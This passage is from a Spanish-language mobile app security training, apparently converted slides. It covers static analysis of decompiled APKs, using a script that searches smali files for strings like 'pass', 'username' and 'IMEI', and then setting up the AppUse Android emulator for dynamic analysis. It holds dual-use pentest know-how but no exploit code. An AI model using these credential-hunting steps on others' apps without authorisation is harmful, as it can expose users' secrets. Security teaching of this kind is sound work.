        <activity android:label="@string/app_name" android:name=".SetLocalPasswordActivity"/>
        <activity android:label="@string/app_name" android:name=".SetServerCredentialsActivity"/>
        <activity android:label="@string/app_name" android:name=".ViewStatementActivity"/>
        <activity android:label="@string/app_name" android:name="com.securitycompass.labs.exploitme.EditPreferencesActivity"/>
    </application>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
</manifest>
```

Análisis estático (continuación)

Al realizar la descompilación ya se tienen todos los archivos SMALI, que contiene el código java en texto claro.

A través de cada uno de los archivos se puede comprobar si contienen datos sensibles.

Este es un trabajo muy laborioso, por lo que existe una pequeña utilidad que puede automatizar el proceso llamada moblizer.py

Análisis estático (continuación)

Localizar el archivo mobilizer.py y ejecutarlo de la siguiente manera:

```
python mobilizer.py
```

Y posteriormente colocar el nombre del archivo apk

```
root@dev-virtual-machine:~/Desktop/pruebas# python mobilizer.py
#####
#
#
#          . 00000A . ,@S      . A@        .       .          . A@#@@@d      #
#          . @G . .@r      . X@        . @@        . &@        @@      #
# :@A@. A@  @G @A@2    @h@H@M@,   . S@        . @#Mh      . ,@#@B@A@A@,   . @@      @#@#@#@#2      #
# ,@. S@ &@  M# @B @i    @;       r@.     S@        . ,@#      :@,       #@#@d      @G      ,@i      #
# .@ 5@ M@  @@MB. @2    @;       r@.     S@        . ,@#      @..      . , 9G      @G      ;      #
# @ i@ 3@  @@  @X    @:     ;@.   S@        . @G      . #,      . 5@      @@      @9      #
# ,@. i #@  ::ihX&rr,  @&HS#IB,i  9@5A3AG&GA   Gi@@G5  . @3@22rMS@. ;h5H2G5X;r  @@      #
# h     ;2  X23S3;  . 2;AsAra  . ,Ss9592XX3  . 3ir;9i  . .M;s;GrAs#. s&S3S2  Sr      #
#                               #
#                               #
#####
#               Credits: Sudhanshu Chauhan, Nutan Kumar Panda, Shubham Mittal      #
#               #
#####
Enter apk filename: Gmail.apk

Test started for Gmail.apk
I: Using Apktool 2.0.0-Beta9 on Gmail.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
```

Análisis estático (continuación)

Observar que se creo un directorio con el nombre del .apk y un archivo llamado logfile.log, proceder a abrir y buscar las cadenas relevantes como: sql, dbconnect, username, pass, passwd, pwd, user, IMEI, dbname, server, API y connectTodb.

```
root@dev-virtual-machine:~/Desktop/pruebas# ls
ExploitMe ExploitMe1 ExploitMe.apk Gmail Gmail.apk logfile.log moblizer.py
root@dev-virtual-machine:~/Desktop/pruebas# vim logfile.log
```

```
9930 File: ./Gmail/smali/com/google/android/gtalkservice/GTalkServiceConstants.smali
9931 String 'username' at line number 29
9932 Line: .field public static final EXTRA_INTENT_USERNAME:Ljava/lang/String; = "username"
9933
9934
9935 File: ./Gmail/smali/com/google/android/gtalkservice/GTalkServiceConstants.smali
9936 String 'user' at line number 29
9937 Line: .field public static final EXTRA_INTENT_USERNAME:Ljava/lang/String; = "username"
9938
9939
9940 File: ./Gmail/smali/com/google/android/gtalkservice/GTalkServiceConstants.smali
9941 String 'pass' at line number 35
9942 Line: .field public static final INTENT_MUC_PASSWORD:Ljava/lang/String; = "muc_password"
```

conclusiones

El análisis estático se enfoca en observar el código fuente o binario de la aplicación.

Se utiliza para identificar vulnerabilidades en la forma en que el código se ejecuta en el dispositivo asociados al flujo de datos o manejo de buffer.

También se utiliza para buscar datos sensibles incrustados dentro de la aplicación móvil.

Análisis dinámico

Iniciar emulador de android

Para comenzar el análisis dinámico es necesario saber iniciar el emulador de android.

Existen 2 formas, la primera se ve continuación:

Primera forma


Hacer doble clic en “AppUse Dashbord” (1), ir a la pestaña “Android Device” (2) y dar clic en “Launch Emulator”(3).



Segunda forma

Si se desea personalizar la configuración de forma manual, escribir las siguientes líneas de comando:


```
cd /AppUse/.Android/android-sdk-linux_86/tools  
ls -la
```



```
root@dev-virtual-machine:/AppUse/.Android/android-sdk-linux_86/tools  
File Edit View Search Terminal Help  
root@dev-virtual-machine:/AppUse/.Android/android-sdk-linux_86/tools# ls -la  
total 18400  
drwxr-xr-x  8 root root    4096 Jun 15  2014 .  
drwxrwxr-x 13 1000 1000    4096 Jun 15  2014 ..  
-rw-r--r--  1 root root     323 Jun 15  2014 adb_has_moved.txt  
-rwxr-xr-x  1 root root   3498 Jun 15  2014 android  
drwxr-xr-x  2 root root    4096 Jun 15  2014 ant  
drwxr-xr-x  3 root root    4096 Jun 15  2014 apps  
-rwxr-xr-x  1 root root   3286 Jun 15  2014 ddms  
-rwxr-xr-x  1 root root  49112 Jun 15  2014 dmtracedump  
-rwxr-xr-x  1 root root   1940 Jun 15  2014 draw9patch  
-rwxr-xr-x  1 root root  37338 Jun 15  2014 emulator  
-rwxr-xr-x  1 root root 2854417 Jun 15  2014 emulator64-arm  
-rwxr-xr-x  1 root root 2884527 Jun 15  2014 emulator64-mips  
-rwxr-xr-x  1 root root 2956240 Jun 15  2014 emulator64-x86  
-rwxr-xr-x  1 root root 2706541 Jun 15  2014 emulator-arm  
-rwxr-xr-x  1 root root 2679855 Jun 15  2014 emulator-mips  
-rwxr-xr-x  1 root root 2811534 Jun 15  2014 emulator-x86
```



Segunda forma (continuación)

Para iniciar el Android Virtual Device Manager, escribir el comando:
`./android avd`




Configuración del AVD

Mediante el uso de la opción New... se puede crear un dispositivo nuevo con las configuraciones que se desee, incluso personalizar el AVD existente.




Configuracion del AVD

En caso de que se desee instalar o ver los paquetes instalados, ir a “Tools” en la barra del menu y seleccionar “Manage SDK...”



Configuracion del AVD

Aparecerá una lista de los paquetes disponibles e instalados. Los paquetes que ya están instalados tendrán una marca de verificación.



Inicio del AVD

Volver a la ventana principal del administrador AVD y arrancar la máquina.


Tools

Android Virtual Devices Device Definitions

List of existing Android Virtual Devices located at /root/.android/avd


AVD Name	Target Name	Platform	API Level	CPU/ABI	
✓ AppSUse	Android 4.0	4.0	14	ARM (armeabi-v7a)	New...
✓ EmuladorCSC2015	Android 4.2.2	4.2.2	17	ARM (armeabi-v7a)	Edit...
✓ AppUse	Google APIs (Google Inc.)	4.2.2	17	ARM (armeabi-v7a)	Delete...

New...
Edit...
Delete...
Repair...
Details...
Start...



Inicio del AVD

Se pedirá que introduzca la personalización de pantalla que tendrá el emulador en tiempo de ejecución, posteriormente de esto hacer clic en “Launch”.




Instalación de app

Para realizar la instalación de una aplicación en el emulador, existen 2 formas, la primera consiste en ir a la siguiente ruta (abrir otra terminal):

```
cd /AppUse/.Android/android-sdk-linux_86/platform-tools  
ls -la
```

Se puede observar una utilidad llamada ADB el cual permite instalar aplicaciones en el emulador, entre otras cosas.

